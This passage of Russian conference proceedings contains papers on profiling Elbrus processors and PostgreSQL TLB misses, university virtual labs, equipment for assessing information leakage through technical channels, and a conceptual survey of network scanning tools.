Исследование ОС «Эльбрус» с помощью профилировщиков. «Эльбрус» - процессорная архитектура и одноимённое семейство универсальных VLIW-микропроцессоров, разрабатываемых российской компанией МЦСТ [1, 2].

Одной из важнейших утилит для работы с производительностью является профилировщик. Под профилем понимается информация о времени и частоте исполнения различных участков программы. При сборе сэмпла возможны различные варианты детализации: с точностью до процедуры, до линейных участков, до отдельных команд, до состояния конвейера при исполнении отдельных команд. Под сэмплом понимается информация о состоянии программы во время регулярно-случайной остановки. При работе профилировщика `dprof` происходит запуск программы в качестве `ptrace` - наблюдаемой, а также перехват прерывания для сбора или же сброса сэмпла. Каждое прерывание инициирует смену контекста «программа» / `dprof`, из-за чего `dprof` сбрасывает сэмпл. Профилировщик `perf` поддержан ядром ОС, в связи с чем смена контекста не происходит, так как сбор и сброс сэмпла исполняются в момент обработки прерывания в ядре ОС.

В ОС «Эльбрус» используются профилировщики `perf` (утилита, поддерживаемая ядром ОС) и `dprof` (разработка АО «МЦСТ»). Ниже представлен пример сбора профиля утилитой `dprof` программы, записывающей результат математического выражения в файл ровно одну секунду.

```
echo 2^218839%2 | dprof -o IP_raw -b -f /usr/bin/bc

-- child 9530 attached
0
-- child 9530 exited with code

dprof2ptrace.sh IP_raw >bc.ptrace
cp /usr/bin/bc .
ldis -P ./bc
./bc:

.symbtab:
%time  %summ  time  calls  time/call  name
46.00% 46.00% 46     1      46         _bc_simp_mul
37.00% 83.00% 37     1      37         _bc_shift_addsub
7.00%  90.00% 7       1       7         (*) external unknown
4.00%  94.00% 4       1       4         _bc_do_sub
2.00%  96.00% 2       1       2         _bc_rec_mul
1.00%  97.00% 1       1       1         bc_new_num
1.00%  98.00% 1       1       1         bc_free_num
1.00%  99.00% 1       1       1         free@plt
1.00% 100.00% 1       1       1         memset@plt
```

А также пример графического вывода профиля утилиты `perf` той же самой программы.

```
45,73%      4749 bc      bc      [...] _bc_shift_addsub
42,43%      4407 bc      bc      [...] _bc_simp_mul
3,76%       390 bc      bc      [...] _bc_do_sub
1,65%       171 bc      bc      [...] _bc_rec_mul
1,45%       151 bc      libc-2.29.so [...] cfree@GLIBC_2.2
1,15%       119 bc      bc      [...] bc_free_num
```

При сравнении полученных профилей разными утилитами, можно заметить, что они немного отличаются, но две самые тяжелые функции профилировщиков имеют одинаковый вес.

Исследование работы СУБД. PostgreSQL – свободная объектно-реляционная система управления базами данных, базируемая на языке SQL, которая существует в реализациях для множества UNIX-подобных платформ, а также для Microsoft Windows [3]. PostgreSQL имеет высокопроизводительные и надежные механизмы транзакций и репликации, расширяемую систему встроенных языков программирования: в стандарте поддерживаются PostgreSQL, Perl, Python, Tcl.

pgbench – это утилита запуска тестов на производительность СУБД PostgreSQL. В ходе работы многократно выполняется одна и та же последовательность команд, в том числе и в параллельных сеансах БД, после чего рассчитывает среднюю скорость транзакций. pgbench производит тест, соответствующий TPC-B, включающий в себя пять команд SELECT, UPDATE и INSERT в одной транзакции.

Транзакция – это одна из основ всех СУБД. Её смысл заключается в объединении нескольких шагов в единственную операцию. При выполнении транзакции с ошибкой, мешающей ее завершению, база данных не изменится, так как промежуточные состояния между операциями скрыты от других транзакций. В случае PostgreSQL, транзакция является списком команд языка SQL, находящиеся внутри транзакционного блока, в начале которого команда BEGIN, а в конце команда COMMIT. Транзакции обрабатываются при помощи транзакционных систем.

Одним из основных требований к транзакционным системам и транзакциям является набор ACID (Atomicity, Consistency, Isolation, Durability): Atomicity (атомарность) – транзакция либо выполняется полностью, либо не выполняется; Consistency (согласованность) – транзакция переводит БД из одного согласованного состояния в другое; Isolation (изолированность) – результаты транзакции становятся доступны для других транзакций только после ее фиксации; Durability (долговечность) – после фиксации транзакции изменения становятся постоянными.

Так выглядит запуск тестирования утилитой pgbench сервера PostgreSQL, в ходе которого определяется один из факторов производительности – количество транзакций в секунду:

```
-- child 26222 caught signal 12 (User defined signal 2)
-- child 26222 caught signal 12 (User defined signal 2)
-- child 26268 exited with code 0
-- child 26217 caught signal 17 (Child exited)
transaction type: <builtin: select only>
scaling factor: 160
query mode: prepared
number of clients: 8
number of threads: 8
duration: 60 s
number of transactions actually processed: 772502
latency average = 0.621 ms
tps = 12874.786401 (including connections establishing)
tps = 12884.104803 (excluding connections establishing)
```

Современные процессоры обслуживают промахи в TLB асинхронно, то есть “перешагивают” через них в режиме out-of-order. В процессорах архитектуры «Эльбрус» промах в TLB приравнивается к блокировке конвейера, что сильно влияет на производительность. Эта проблема актуальна для программ, задействующих достаточно большой объем памяти. Для разработки новой архитектуры процессора необходимо пересмотреть работу TLB и его количество уровней. Именно для оценки многоуровневой структуры TLB требуются задачи, чувствительные к промахам. Также существует необходимость сокращения количества блокировок разных типов динамически аппаратными механизмами. Одним из них является динамическая аппаратная преподкачка, или же использование prefetch в коде. prefetch – это метод, используемый компьютерными процессорами для повышения производительности выполнения путем выборки

инструкций или данных из их исходного хранилища в более медленной памяти в более быструю локальную память до того, как это действительно понадобится. Именно по этим причинам анализ многоуровневой структуры TLB очень важен для создания новых процессоров на этапе создания прототипа процессора.

Для того, чтобы рассматривать блокировки TLB была установлена нижняя граница – 5%. Интересные для рассмотрения задачи находятся выше этой границы. Задачи с 5% целесообразно пробовать ускорить аппаратно. Если же вес блокировок выше 10%, то это говорит о больших потерях в производительности.

Стоит учитывать, что блокировки в TLB ярко проявляются на мелких страницах. При использовании больших страниц они снижаются, так как число используемых строк ТС сокращается на 2 порядка. Но существуют задачи с неравномерным использованием большого диапазона памяти, дающие блокировки TLB и на больших страницах. К таковым относятся СУБД.

При промахе в TLB устройство поиска по ТС проверяет наличие старших уровней ТС в специальном внутреннем кэше (от младших к старшим), что занимает некоторое количество тактов. Найдя самый младший из них, TLU начинает поиск с этого уровня. Если предположить, что при промахе подкачивается только один – последний уровень ТС, то один поиск по ТС можно грубо оценить снизу в ~23 такта: ~10 тактов – потери на работу TLU, ~13 тактов – доступ в кэш L2.

Для исследования промахов СУБД PostgreSQL в буфере быстрого преобразования адресов, был написан bash скрипт, выполняющий инициализацию БД и заполняющий ее тестовыми данными, произведено нагрузочное тестирование при помощи утилиты rgbench и исследование промахов СУБД PostgreSQL в TLB.

Для того, чтобы отследить необходимые события, используется профилировщик dprof по определенным событиям: TLU_BUSY, DTLB_TLU_QUERY, EXEC и TICKS. EXEC – исполненные команды, TICKS – все такты, TLU_BUSY – количество тактов занятости TLU, DTLB_TLU_QUERY – количество обращений в TLB от устройства TLU.

Отношение TLU_BUSY / TICKS даёт вес блокировок TLU в работе программы, а отношение TLU_BUSY / DTLB_TLU_QUERY - среднюю задержку поиска по ТС (каждый промах TLB – это чаще всего один, а иногда и несколько запросов TLU).

Результат работы скрипта представлен выводом расчетов в лог:

```
TLU_BUSY/TICKS=.224
TLU_BUSY/DTLB_TLU_QUERY=70.070
TLU_BUSY/TICKS=.256
TLU_BUSY/DTLB_TLU_QUERY=77.722
TLU_BUSY/TICKS=.251
TLU_BUSY/DTLB_TLU_QUERY=79.808
TLU_BUSY/TICKS=.247
TLU_BUSY/DTLB_TLU_QUERY=74.730
TLU_BUSY/TICKS=.242
TLU_BUSY/DTLB_TLU_QUERY=76.813
TLU_BUSY/TICKS=.267
TLU_BUSY/DTLB_TLU_QUERY=87.761
```

Для выявления проблемы промахов на прототипе процессора «Эльбрус – 2С3» нужно учитывать его ограничения. Это прежде всего частота 6МГц - время выполнения задачи должно быть в пределах 200-300 млрд. тактов и объём оперативной памяти, который ограничен 8ГБ. С учётом этих ограничений вес БД составляет 3,4 ГБ.

Заключение. В настоящей работе проводился анализ производительности программного обеспечения для процессоров семейства «Эльбрус». В результате были получены навыки работы с СУБД PostgreSQL, утилитами анализа производительности dprof и perf, основами bash программирования. С помощью полученных навыков был написан скрипт для исследования промахов СУБД PostgreSQL в буфере быстрого преобразования адресов во время нагрузки, а также произведена отладка на прототипе процессора «Эльбрус – 2С3».

В результате работы скрипта была получена статистика:

- средний вес блокировок TLU в работе программы варьируется от 22 до 27 процентов. Данные показатели говорят о серьезной потере в производительности процессора и необходимости использования динамических аппаратных механизмов и программной преподкачки;

- средняя задержка поиска по ТС варьируется от 70 до 90 тактов, что говорит о низкой доле попаданий запросов поиска в кэш L2.

Получены профили разными утилитами с незначительными отличиями. Статистика по результатам работы написанного скрипта показывает потери в производительности, низкую долю попаданий запросов поиска и указывают о необходимости доработки архитектуры или использования программной преподкачки.

СПИСОК ИСТОЧНИКОВ

1. Нейман-заде, М. И. Руководство по эффективному программированию на платформе «Эльбрус» / М. И. Нейман-заде, С.Д. Королёв. – Москва : АО «МЦСТ», 2020.

2. Волконский, В. Ю. Микропроцессоры и вычислительные комплексы компании МЦСТ / В. Ю. Волконский, А. К. Ким, В. И. Перекатов, В. М. Фельдман. М. : Электроника – 2008.

3. Документация PostgreSQL и Postgres Pro: Компания Postgres Professional: сайт. URL: <https://postgrespro.ru/media/docs/postgresql/14/ru/postgres-A4.pdf> (дата обращения: 21.04.2022).

УДК 004.94:378.1

Трещев Иван Андреевич, кандидат технических наук, доцент кафедры «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет

Treshchev Ivan Andreevich, Candidate of Engineering Sciences, Associate Professor of the Department "Information Security of Automated Systems", Komsomolsk-on-Amur State University

Ватолина Анастасия Сергеевна, студент, Комсомольский-на-Амуре государственный университет

Vatolina Anastasia Sergeevna, student of Komsomolsk-na-Amure State University

Коротких Анна Анатольевна, соискатель степени PhD, школа менеджмента Харбинского технологического института

Korotkikh Anna Anatolyevna, DhD degree applicant, Project management at Harbin Institute of Technology

ОПЫТ ИСПОЛЬЗОВАНИЯ ТЕХНОЛОГИЙ ВИРТУАЛИЗАЦИИ И УДАЛЕННОГО ДОСТУПА В ФГБОУ ВО КНАГУ ПРИ ОРГАНИЗАЦИИ ОБРАЗОВАТЕЛЬНОГО ПРОЦЕССА

EXPERIENCE USING VIRTUALIZATION AND REMOTE ACCESS TECHNOLOGIES IN FSBEU KNASU IN ORGANIZATION OF EDUCATIONAL PROCESS

Аннотация. В работе рассмотрен подход к организации образовательного процесса факультета компьютерных технологий ФГБОУ ВО КнАГУ по нескольким дисциплинам различных направлений подготовки с использованием технологий виртуализации и удаленного доступа. Изложенный в работе подход позволяет в условиях экономии ресурсов ВУЗов и внедрения дистанционных образовательных технологий организовать

взаимодействие участников образовательного процесса, не только с использованием средств демонстрации экрана и видеоконференцсвязи, но и в рамках выполнения лабораторных работ и проведения практических занятий.

Abstract. The paper considers an approach to the organization of the educational process of the Faculty of Computer Technologies of the Federal State Budgetary Educational Institution of Higher Education KnAGU in several disciplines of various areas of training using virtualization and remote access technologies. The approach outlined in the work allows, in conditions of saving resources of universities and the introduction of distance learning technologies, to organize the interaction of participants in the educational process, not only using screen display and video conference tools, but also within the framework of laboratory work and practical training.

Ключевые слова: виртуализация, удаленный доступ, дистанционные технологии, образовательный процесс, виртуальные лаборатории.

Key words: virtualization, remote access, remote technologies, educational process, virtual laboratories.

Введение

В современных условиях действия определенных ограничений и внедрения дистанционных образовательных технологий становится все более актуальной проблема организации взаимодействия преподаватель-студент при выполнении лабораторных работ и проведении практических занятий [3]. Существующие системы дистанционного образования такие как openedu, coursera, различные тренинги и имитаторы, системы тестирования не позволяют в интерактивном режиме организовать подобное взаимодействие в полной мере [1]. Организация на имеющейся материально-технической базе образовательной организации вычислительного облака содержащего группы различных консолидированных виртуальных машин и предоставление удаленного доступа к ним из сети internet позволяют обеспечить, такого рода взаимодействие [4]. Тренд образовательного процесса направленный в сторону проектного обучения в достаточной мере согласуется с использованием систем дистанционного и смешанного обучения, но в данном случае территориальная распределенность группы и преподавателя, скорее выступает как сдерживающий фактор и использование систем виртуализации позволяет устранить данный пробел [5].

Опытная эксплуатация

Имеющееся оборудование в ФГБОУ ВО КнАГУ позволило организовать и сбалансировать нагрузку по виртуальным машинам. Сервера и дисковые массивы объединенные высокоскоростной сетью Fiber Channel с системой бесперебойного питания и постоянным доступом из сети Internet позволили студентам выполнять лабораторные работы без существенных задержек. В качестве программно-аппаратного гипервизора был использован VMWare ESXi 6.7 совместно с VMWare vSphere.

При помощи специализированной утилиты рабочие места из компьютерных лабораторий были перенесены как виртуальные машины [2]. Таким образом удалось полностью унифицировать доступ к программной среде, используемой при обучении студентов. В качестве средства удаленного доступа к рабочим столам был использован VPN в составе TeamViewer, что позволило уменьшить ресурсы необходимые для функционирования виртуальной среды. В качестве виртуальных лабораторий были организованы площадки по 20 виртуальных машин:

1. Виртуальная лаборатория баз данных (MS Windows, SQL Server, MySQL).
2. Виртуальная лаборатория программирования (MS Windows, Visual Studio).
3. Виртуальная лаборатория средств защиты от несанкционированного доступа (MS Windows, Secret Net Studio).
4. Виртуальная лаборатория САПР (MS Windows, Липа, Unigraphics).

5. Виртуальная лаборатория проектирования (MS Windows, Business Studio).
6. Виртуальная лаборатория Web разработки (MS Windows, Open Server).
7. Виртуальная лаборатория альтернативных операционных систем (Ubuntu).
8. Виртуальная лаборатория сетей и систем передачи информации (MS Windows, Cisco Packet Tracer).

В виртуальные машины были внедрены следующие курсы:

1. Установка и настройка Windows XP/7/8/10/11;
2. Установка и настройка Windows Server 2003/2008/2012/2016/2019;
3. Работа в Microsoft Office Access;
4. Работа в Microsoft Office Excel;
5. Работа в Microsoft Office Word;
6. Установка и настройка, работа в SQL Server;
7. Установка и настройка, работа в MySQL;
8. Установка и настройка, работа в Visual Studio;
9. Установка и настройка, работа в Android Studio;
10. Установка и настройка, работа в Secret Net Studio;
11. Установка и настройка, работа в Open Server;
12. Установка и настройка, работа в Actra Linux;
13. Установка и настройка, работа в Kali Linux;
14. Установка и настройка, работа в Ubuntu;
15. Установка и настройка, работа в Cisco Packet Tracer;
16. Установка и настройка, работа в VioNet Personal Firewall;
17. Установка и настройка, работа в MS Project Professional;
18. Установка и настройка, работа в «Агент инвентаризации»;
19. Установка и настройка, работа в CentOS (SIP);
20. Установка и настройка, работа в «Ревизор 1XP»;
21. Установка и настройка, работа в «Ревизор 2XP»;
22. Установка и настройка, работа в Eclipse;
23. Установка и настройка, работа в Btoken;
24. Установка и настройка, работа в Фурс;
25. Установка и настройка, работа в «Щит РЖД»;
26. Установка и настройка, работа в Dallas Losk;
27. Установка и настройка, работа в «Страж NT»;
28. Установка и настройка, работа в Wireshark;
29. Установка и настройка, работа в «Соболь»;
30. Установка и настройка, работа в SIEM custen;

Занятия проходят не одновременно во всех лабораториях, и поэтому автоматическая балансировка нагрузки по серверам на аппаратном гипервизоре является необходимым условием функционирования подобной инфраструктуры, поскольку преподаватель же имеет возможность подключиться к произвольной виртуальной машине и в случае необходимости оказать помощь студенту или проверить результат выполненной работы. Подобного рода совместная работа предполагает использование для общения сторонних сервисов, в качестве которого эксплуатировались личные кабинеты студентов на сайте университета, WhatsApp, ZOOM, Discord, Vk.

Заключение

Использование предложенного подхода к организации образовательного процесса имеет еще одно неоспоримое преимущество – с устареванием материально-технической базы, вычислительные мощности реальных лабораторий уже не могут справиться с потребностями пользователей по обработке информации. В настоящее время продолжается активная эксплуатация виртуальных лабораторий в образовательном процессе и ведутся работы по виртуализации других лабораторий факультета.

СПИСОК ИСТОЧНИКОВ

1. Борисенко, И. Г., Черных С.И. Виртуализация отечественного образовательного пространства: монография / И. Г. Борисенко, С. И. Черных. – Красноярск: Сиб.федер. ун-т, 2016. 172 с.
2. Крылов, Д. А. Виртуальное образовательное пространство как инновационная составляющая техногенной образовательной среды ВУЗа / Д. А. Крылов // Современные наукоемкие технологии. – 2016. – № 9. – С. 118-123.
3. Куликова, Н. Ю. Опыт использования интерактивных веб-инструментов для организации взаимодействия с обучающимися в режиме реального времени / Н. Ю. Куликова, С. А. Кожевникова, А. И. Малова // Преподавание информационных технологий в Российской Федерации. Материалы Шестнадцатой открытой Всероссийской конференции, 2018. – С. 248-250.
4. Трещев, И. А. О подходе к проведению тестирования на наличие уязвимостей информационных систем // И. А. Трещев, А. А. Воробьев // Производственные технологии будущего: от создания к внедрению. Материалы международной научно-практической конференции. С.В. Белых (отв. ред.). – Комсомольск-на- Амуре : ФГБОУ ВО «КНАГУ», 2017. – С. 175-182.
5. Трещев, И. А. Обеспечение информационной безопасности в распределенных информационных системах на удаленных рабочих местах. / И. А. Трещев, Я. Ю. Григорьев // Материалы междунар. науч.-практ. конф., Комсомольск-на-Амуре, 14 июня 2019 года / редкол. : С. И. Сухоруков (отв. ред.) [и др.]. – Комсомольск-на-Амуре : ФГБОУ ВО «КНАГУ», 2019. – С. 309-312.

УДК 004.056.5

Трещев Иван Андреевич, кандидат технических наук, доцент кафедры «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет

Treshchev Ivan Andreevich, Candidate of Engineering Sciences, Associate Professor of the De-partment "Information Security of Automated Systems", Komsomolsk-on-Amur State University

Ватолина Анастасия Сергеевна, студент, Комсомольский-на-Амуре государственный университет

Vatolina Anastasia Sergeevna, student of Komsomolsk-na-Amure State University

СОВРЕМЕННЫЕ ПРОГРАММНО-АППАРАТНЫЕ КОМПЛЕКСЫ ДЛЯ ОЦЕНКИ ЗАЩИЩЕННОСТИ ОТ УТЕЧКИ ПО ТЕХНИЧЕСКИМ КАНАЛАМ

MODERN SOFTWARE AND HARDWARE COMPLEXES FOR ASSESSING SECURITY AGAINST LEAKAGE THROUGH TECHNICAL CHANNELS

Аннотация. В статье рассмотрены современные отечественные программно-аппаратные комплексы для оценки защищенности от утечки по техническим каналам. При помощи этих средств, возможно исследовать различные технические каналы утечки информации – акустические, акустоэлектрические, а также канал побочных электромагнитных излучений и наводок на цепи электропитания и заземления. Приведен анализ средств производимых ведущими предприятиями (ФГУП «НПП «Гамма», ООО «ЦБИ «МАС-КОМ», ООО "КБ "ЭЛАКС", ЗАО НПЦ Фирма «НЕЛК»).

Abstract. The article considers modern domestic software and hardware systems for assessing protection against leakage through technical channels. Using these tools, it is possible to inves-

investigate various technical channels of information leakage - acoustic, acoustoelectric, as well as the channel of spurious electromagnetic radiation and pickups on the power supply and ground circuits. The analysis of products produced by the leading enterprises (FSUE "NPP "Gamma", LLC "СВІ "MAS-COM", LLC "KB "ELAX", CJSC NPC Firma "NELK") is given.

Ключевые слова: программно-аппаратные комплексы, оценка защищенности, утечка, технический канал.

Key words: software and hardware complexes, security assessment, leakage, technical channel.

Введение

В нашей стране импортозамещение стало обязательным [2]. Зарубежные производители постепенно уходят с российского рынка [3]. За короткое время появилось множество технических и программно-аппаратных комплексов (далее - ПАК). ПАК весьма требовательны к компонентам, входящим в их состав. Эти компоненты и позволяют анализировать акустоэлектрический канал, акустический и виброакустический, где источником является не только голос человека, но и устройства негласного съема речевой информации [1].

Важно отметить, что современные средства контроля технических каналов утечки информации обладают определенной погрешностью, как и любое средство измерений, и при выборе соответствующего средства необходимо учитывать общую погрешность метода и локальную привносимую соответствующим оборудованием [4].

Анализ современных программных-аппаратных комплексов для оценки защищенности от утечки по техническим каналам

Поскольку основные компоненты, входящие в состав ПАК по защите информации, могут быть заменены отечественными аналогами можно сделать вывод о том, что Россия подготовлена к замене оборудования.

При выборе программно-аппаратных комплексов, должны быть учтены особенности и каждого предприятия. Прежде чем переходить к анализу, стоит выделить преимущества отечественных комплексов. Российское оборудование, не уступает по производительности и многофункциональности зарубежному (для сравнения шумомер ОКТАВА-110А и L&D очень схожи по характеристикам). При этом одним из основополагающих факторов при приобретении является, конечно же, ценовая категория комплексов.

Отметим, что не все производители выпускают ПАК для каждого технического канала утечки информации, но практически все частично автоматизируют процесс оценки, проводимый в ходе аттестации объекта информатизации. Естественно полной автоматизации добиться не удастся, поскольку размещать оборудование на объекте все же приходится в различных точках, но использование ПАК позволяет многократно сократить время необходимое для проведения измерений и выполнения расчетов, а также, оформление протоколов проведенных исследований. Важным фактором при выборе ПАК для предприятия является дружественный интерфейс программного обеспечения для проведения работ. В таблице 1, приведен анализ программно-аппаратных комплексов ФГУП «НПП «Гамма».

Таблица 1 – ПАК ФГУП «НПП «Гамма»

№	Критерии	ПЭМИН	АЭП	АВАК
1	Наименование	Легенда-20	Парнас-ЭХО	Колибри
	Цена	3 120 000 руб.	4 200 000 руб.	1 350 000 руб.
2	Наименование	Навигатор-П6М	Парнас КЦП	Шепот
	Цена	6 180 500 руб.	2 720 000 руб.	650 000 руб.
3	Наименование	Навигатор-П5М	Рапира М2	Тритон
	Цена	4 400 000 руб.	2 330 000 руб.	1 970 000 руб.

ФГУП «НПП «Гамма», представляет комплексы программно-аппаратных средств, сертифицированные ФСТЭК. Фирма проектирует и производит радиоэлектронную аппаратуру специализированного назначения.

В таблице 2, приведен анализ программно-аппаратных комплексов ООО «ЦБИ «МАСКОМ».

Таблица 2 – ПАК ООО «ЦБИ «МАСКОМ»

№	Критерии	ПЭМИН	АЭП	АВАК
1	Наименование	Сигурд-М8Р	Талис-Лайт	Шепот-М1
	Цена	545 000 руб.	80 000 руб.	2 000 000 руб.
2	Наименование	Сигурд-А10	ТАЛИС-НЧ-М2	Канал формирования тестового акустического сигнала
	Цена	275 000 руб.	1 000 000 руб.	100 000 руб.
3	Наименование	Стентор-мини		Канал измерения тестового акустического сигнала
	Цена	1 800 000 руб.		200 000 руб.

У ООО «ЦБИ «МАСКОМ» реализованы комплексные решения. Благодаря высококвалифицированным специалистам, разрабатываются и внедряются новые технологии. Стоит отметить, что ГК МАСКОМ на сегодня являются единственными производителями ПАК для оценки волоконно-оптических линий связи и их защищенности.

В таблице 3, приведен анализ программно-аппаратных комплексов ООО "КБ "ЭЛАКС".

Таблица 3 – ПАК ООО "КБ "ЭЛАКС"

№	Критерии	ПЭМИН	АЭП	АВАК
1	Наименование	-	КОЛИБРИ	СМАРТ (комплектация "АВ") на базе СКМ-23, (комплект СКМ-23.2)
	Цена		1 350 000 руб.	634 500 руб.
2	Наименование	-	СМАРТ (комплектация "Э")	СМАРТ» (комплектация "АВ") на базе СКМ-23, (комплект СКМ-23.2Р)
	Цена		658 500 руб.	733 500 руб.

Основной деятельностью ООО "КБ "ЭЛАКС" является разработка и производство акустоэлектрических систем в области информационной безопасности. В ООО "КБ "ЭЛАКС" накоплен опыт в разработки современных акустических и виброакустических анализаторов. Множество анализаторов внесены в Государственный реестр ФСТЭК средств измерений. Также ООО "КБ "ЭЛАКС" разрабатывает специализированные генераторы гармонических, шумовых, речеподобных и прочих сигналов используемых при проведении исследований.

В таблице 4, приведен анализ программно-аппаратных комплексов ЗАО НПЦ Фирма «НЕЛК».

Таблица 4 – ПАК ЗАО НПЦ Фирма «НЕЛК»

№	Критерии	ПЭМИН	АЭП	АВАК
1	Наименование	Навигатор-ПЗМ	Аист-2	Гранат
	Цена	1 000 000 руб.	945 000 руб.	700 000 руб.
2	Наименование	Зонд-М	«Пегас» (диапазон частот до 12,5 ГГц)	Спрут-11М
	Цена	1 675 000 руб.	850 000 руб.	810 000 руб.

ЗАО НПЦ Фирма «НЕЛК» занимается проведением научных, исследовательских и конструкторских работ по разработке, поставке и сервисному обслуживанию технических средств защиты информации. Собственные технологические разработки, квалифицированные кадры, сочетание цены и качества оборудования, позволили стать одним из ведущих российских производителей в этой области. Программно-аппаратные комплексы и технические средства защиты информации, удостоены наград международных форумов. Выпускаемая продукция имеет необходимые сертификаты соответствия и внесена в реестры средств измерений.

Заключение

Сравнительный анализ средств контроля защищенности информации от утечки по техническим каналам показывает, что с экономической точки зрения выгодно приобретать оборудования различных производителей. А с практической точки зрения использования оборудования одного производителя позволяет минимизировать затраты на поверку, получить более высокое качество обслуживания и решить проблемы с совместимостью, а также с точки зрения использования позволяет получить решение, которое более длительно находится в реестре средств измерений.

СПИСОК ИСТОЧНИКОВ

1. Мельников, В.П. Защита информации: Учебник / В.П. Мельников. - М.: Академия, 2019. - 320 с.
2. Хорев, П.Б. Программно-аппаратная защита информации: Учебное пособие / П.Б. Хорев. - М.: Форум, 2018. - 352 с.
3. Баранова, Е.К. Информационная безопасность и защита информации: Учебное пособие / Е.К. Баранова, А.В. Бабаш. - М.: Риор, 2018. - 400 с.
4. Ищейнов, В.Я. Организационное и техническое обеспечение информационной безопасности. Защита конфиденциальной информации. Учебное пособие / В.Я. Ищейнов. - М.: Форум, 2018. - 188 с

УДК 004.056.6

Трещев Иван Андреевич, кандидат технических наук, доцент кафедры «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет

Treshchev Ivan Andreevich, Candidate of Technical Sciences, Associate Professor of the Department "Information Security of Automated Systems", Komsomolsk-on-Amur State University

Караванов Иван Владимирович, студент, Комсомольский-на-Амуре государственный технический университет

Karavanov Ivan Vladimirovich, a student of of Komsomolsk-na-Amure State University

СРЕДСТВА СКАНИРОВАНИЯ БЕСПРОВОДНЫХ СЕТЕЙ

WIRELESS NETWORK SCANNING TOOLS

Аннотация. Данная статья посвящена анализу средств сканирования беспроводных сетей, хотя они могут быть применены и для анализа проводных сетей Ethernet на базе TCP/IP. Рассмотрены различные вектора атак на беспроводные сети и программное обеспечение, способное в автоматизированном режиме их проводить.

Annotation. This article is devoted to the analysis of wireless network scanning tools, although they can also be applied to the analysis of wired Ethernet networks based on TCP / IP. Various vectors of attacks on wireless networks and software capable of conducting them in an automated mode are considered.

Ключевые слова: беспроводные сети, атаки, информационная безопасность, взлом.

Key words: wireless networks, attacks, information security.

Введение

В последние несколько десятилетий беспроводные сети (WLAN) распространились подобно сотовым телефонам (есть почти в каждой квартире). В данный момент, мы, как никогда, зависимы от технологий и услуг, предлагаемых растущим числом подключенных устройств, которые, в подавляющем большинстве, осуществляют подключение по беспроводным сетям для доступа в Интернет. Тем не менее, все плюсы WLAN не нивелируют то количество уязвимостей, которые пришли вместе с созданием

беспроводных сетей. Именно поэтому, для обеспечения безопасности беспроводных сетей, используются программные продукты, для сканирования сетей на уязвимости. Одной из основных функций подобных продуктов является сканирование уязвимостей. Сканирование уязвимостей - это метод, используемый для поиска слабых мест в компьютере. Он также применяется для выявления уязвимостей в компьютерной сети. Специалисты по информационной безопасности используют сканирование уязвимостей, как метод выявления слабых мест для исправления, и защиты компьютерных сетей. Инструменты, используемые для сканирования уязвимостей, генерируют подробный отчет с указанием уровней серьезности уязвимостей, таких как: низкий уровень серьезности, средний уровень серьезности и высокий уровень серьезности. Это полезно для создания оценки рисков и смягчения их последствий.

Атаки на беспроводные сети могут быть разбиты на следующие категории:

1. DoS-атаки (Denial of Service) - это вид атаки на сеть, при котором злоумышленник отправляет на целевую машину или ресурс большое количество ICMP-пакетов или других пакетов для того, чтобы перегрузить её, и, тем самым, вывести из строя на некоторое время. Для беспроводных сетей характерна посылка большого числа пакетов деаутентификации, которые приводят к отключению доверенных абонентов от точек доступа [1].

2. Атаки модификации (Modification attack) – это вид атаки, при котором злоумышленник неправомерно изменяет информацию. Зачастую подобное случается, когда злоумышленник модифицирует данные, которые он получил от жертвы несанкционированным способом. Злоумышленники могут изменять пакеты, не предупреждая о нарушении связи между двумя узлами. Например, злоумышленники могут изменять номера, содержащиеся в электронной банковской транзакции, или злонамеренно изменять содержимое электронной почты.

3. Snooping – это вид атаки, при котором злоумышленник заимствует личную информацию пользователя, и использует ее в качестве средства давления с целью получения финансовой выгоды или саботажа.

4. Masquerading атака – это атака, при которой злоумышленник использует сетевое устройство с целью имитации хоста в случае атаки. Устройство имеет возможность вводить в заблуждение целевую сеть, ожидая, пока его обнаружат как подлинное устройство, однако затем злоумышленник может получить все разрешения, назначенные устройству-самозванцу. Кроме того, злоумышленник притворяется пользователем, чтобы либо эскалировать привилегии учетной записи пользователя, либо получить доступ к системе. Подобная атака обычно осуществляется с использованием украденных учетных данных, путем выявления уязвимостей в системе и использования или путем обхода систем аутентификации.

Программное обеспечение для сканирования сетей

К подобному программному обеспечению относятся:

1. Nmap - Network Mapper, известный как Nmap, - это программное обеспечение с открытым исходным кодом, предназначенное для анализа сетевой безопасности. Nmap можно использовать несколькими способами, например, сетевой администратор будет использовать этот инструмент для мониторинга времени безотказной работы сервиса, управления расписаниями обновлений или мониторинга узлов. Этот инструмент использует необработанные IP-пакеты для идентификации действующих хостов в сети, типов служб, версий ОС, используемых фильтров пакетов или брандмауэров и многих других опций.

Он включает в себя следующие утилиты, которые могут быть использованы для автоматизации работы сканера:

- Zenmap с расширенным графическим интерфейсом.
- Ndiff для получения результатов компьютерного сканирования.
- NPing для анализа ответов.

2. OpenVAS - Открытая система оценки уязвимостей (OpenVAS) - это бесплатный инструмент для сканирования сетевой безопасности. Многие компоненты OpenVAS лицензированы под Стандартной общественной лицензией GNU. Он может быть интегрирован с открытым языком оценки уязвимостей (OVAL) для написания тестов на уязвимости.

3. Nessus - Это широко используемый сканер сетевой безопасности, который работает с системой UNIX. Раньше инструмент был бесплатным и с открытым исходным кодом, но теперь он доступен как коммерческое программное обеспечение. Бесплатная версия Nessus доступна с ограниченными функциями безопасности.

Расширенная функция Nessus - это автоматическое сканирование, сканирование по нескольким сетям и обнаружение активов.

Nessus выпускается в 3 версиях, включая Nessus Home, Nessus Professional и Nessus Manager / Nessus Cloud.

4. Retina - Сканер сетевой безопасности Retina от Beyond Trust - это сканер уязвимостей и решение, которое также предоставляет исправления безопасности для приложений Microsoft, Adobe и Firefox.

Это автономный сканер сетевых уязвимостей, который поддерживает оценку рисков на основе оптимальной производительности сети, операционных систем и приложений.

Это бесплатный инструмент, для которого требуется сервер Windows, который предоставляет исправления безопасности с разрешением до 256 IP-адресов.

5. Wireshark - это инструмент с открытым исходным кодом, известный как анализатор кроссплатформенных сетевых протоколов. Он проверяет уязвимости данных в действующей сети между активным клиентом и сервером. Вы можете просматривать сетевой трафик и следить за сетевым потоком. Wireshark работает в Windows, Linux и OSX. Он показывает структуру потока сеанса TCP и включает tshark, консольную версию tcpdump (tcpdump - это анализатор пакетов который работает в командной строке).

